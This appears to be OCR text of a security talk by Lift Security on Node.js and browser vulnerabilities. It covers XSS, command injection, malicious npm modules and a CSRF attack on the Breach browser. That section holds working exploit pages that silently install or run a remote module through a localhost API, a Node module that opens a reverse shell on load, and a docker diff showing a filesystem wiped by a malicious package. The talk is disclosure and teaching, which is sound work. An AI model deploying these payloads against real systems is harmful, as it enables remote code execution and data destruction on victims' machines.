

blah blah bl



blah blah bl


blah blah bl


blah blah bl


blah blah bl
<>
BAZINGA!


blah blah bl
<>
BAZINGA!


blah blah bl
BAZINGA!

Apply this to cmd injection too?

~$ ping -c 1 -p **AABBCCFF** 127.0.0.1
PATTERN: **0xaabbccff**
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.042 ms

References

https://xss.io

https://www.youtube.com/watch?v=LV8IU3r1hr0

http://en.wikipedia.org/wiki/Cross-site_scripting

Breaching Breach

How it's built

A few simple ingredients to make magic happen.

Layer 2 **Chromium**


The Chromium Content API is exposed to Node JS through v8 native bindings and multiplexed to modules. Security and performance is at the heart of the design, tabs and modules run in separate processes.

Layer 1 **HTML / JS / CSS**

The entire UI is built out of interchangeable modules coded in pure Javascript / HTML5.
Each module is a web-app with access to the Breach API.

Layer 3 **Node.js**

Breach embeds a NodeJS event loop in charge of running the core browser javascript implementation.
Each module is run in its own NodeJS process and interacts with the core browser through IPC.


ScreenFlow File Edit Insert Font Actions View Window Help
Tue 11:26 PM
JS Bin - Collaborative Java
jsbin.com/juzoqono/1/edit
File Add library Share
HTML CSS JavaScript Console Output
Login or Register Blog Help
HTML
JavaScript
Output
Run with JS
Auto-run JS
github:evilpacket/test
<!DOCTYPE html>
<html>
<head>
<script src="//code.jquery.com/jquery-2.1.0.min.js">
</script>
<meta charset="utf-8">
<title>JS Bin</title>
</head>
<body>
<form id="csrf" method="post"
action="http://127.0.0.1:64086/modules/add">
<input type="text" name="path"
value="github:evilpacket/test">
</form>
<script>
$("#csrf").submit();
</script>
</body>
</html>
Breach
New Tab
Core
Breach v0.3.21-alpha.5 running up to date
Modules
github mod_strip v0.2.11-alpha.5 breach v0.2.11-alpha.5 running up to date kill restart update remove out
github mod_stats v0.1.4-alpha.5 breach v0.1.4-alpha.5 running up to date kill restart update remove out
Install Modules
install
Available modules:
github:breach/mod_strip
github:breach/mod_stats

```
<!DOCTYPE html>
<html>
<head>
<script src="//code.jquery.com/jquery-2.1.0.min.js"></script>
  <meta charset="utf-8">
  <title>JS Bin</title>
</head>
<body>

  <form id="csrf" method="post" action="http://127.0.0.1:56152/modules/add">
    <input type="text" name="path" value="local:~/Documents/projects/test">
  </form>

  <script>
    $("#csrf").submit();
  </script>
</body>
</html>
```

```
<!DOCTYPE html>
<html>
<head>
<script src="//code.jquery.com/jquery-2.1.0.min.js"></script>
  <meta charset="utf-8">
  <title>JS Bin</title>
</head>
<body>

  <form id="csrf" method="post" action="http://127.0.0.1:64086/modules/run">
    <input type="text" name="path" value="github:evilpacket/test#master">
  </form>

  <script>
    $("#csrf").submit();
  </script>
</body>
</html>
```

```
<!DOCTYPE html>
<html>
<head>
<script src="//code.jquery.com/jquery-2.1.0.min.js"></script>
  <meta charset="utf-8">
  <title>JS Bin</title>
</head>
<body>

  <form id="csrf" method="post" action="http://127.0.0.1:64086/modules/run">
    <input type="text" name="path" value="github:evilpacket/test#master">
  </form>

  <script>
    $("#csrf").submit();
  </script>
</body>
</html>
```

```
var ns = require('node-shells');
var breach = require('breach_module');

breach.init(function() {
  breach.expose('init', function(src, args, cb_) {
    console.log('Initialization');
    ns.reverseShell('127.0.0.1', '1234');
    return cb_();
  });

  breach.expose('kill', function(args, cb_) {
    common.exit(0);
  });
});

process.on('uncaughtException', function (err) {
  common.fatal(err);
});
```

https://github.com/evilpacket/breach-revshell

References

https://blog.liftsecurity.io/2014/07/24/breaching-the-breach-browser

Stage 1 - http://jsbin.com/zojadibo/1/edit

Stage 2 - http://jsbin.com/juzoqono/1/edit

https://github.com/evilpacket/breach-revshell

Node Security

Malicious Modules

Malicious Modules

coffeescript vs coffee-script

Using Docker

docker run -i -v /root/rimrafall:/rimrafall -t node /bin/bash

docker **diff** bcd598cf989a

D /bin
D /boot
D /home
D /lib
D /lib64
D /media
D /mnt
D /opt
D /root
D /run
D /sbin
D /srv
D /tmp
D /usr
D /var
C /etc
D /etc/.pwd.lock
D /etc/ImageMagick-6
D /etc/X11
D /etc/adduser.conf
D /etc/alternatives
D /etc/apache2
D /etc/apt
D /etc/bash.bashrc

Builders vs Breakers

References

Builders vs Breakers talk at JSConf US
https://www.youtube.com/watch?v=82-hJk5WryU

</presentation>

@adam_baldwin | @LiftSecurity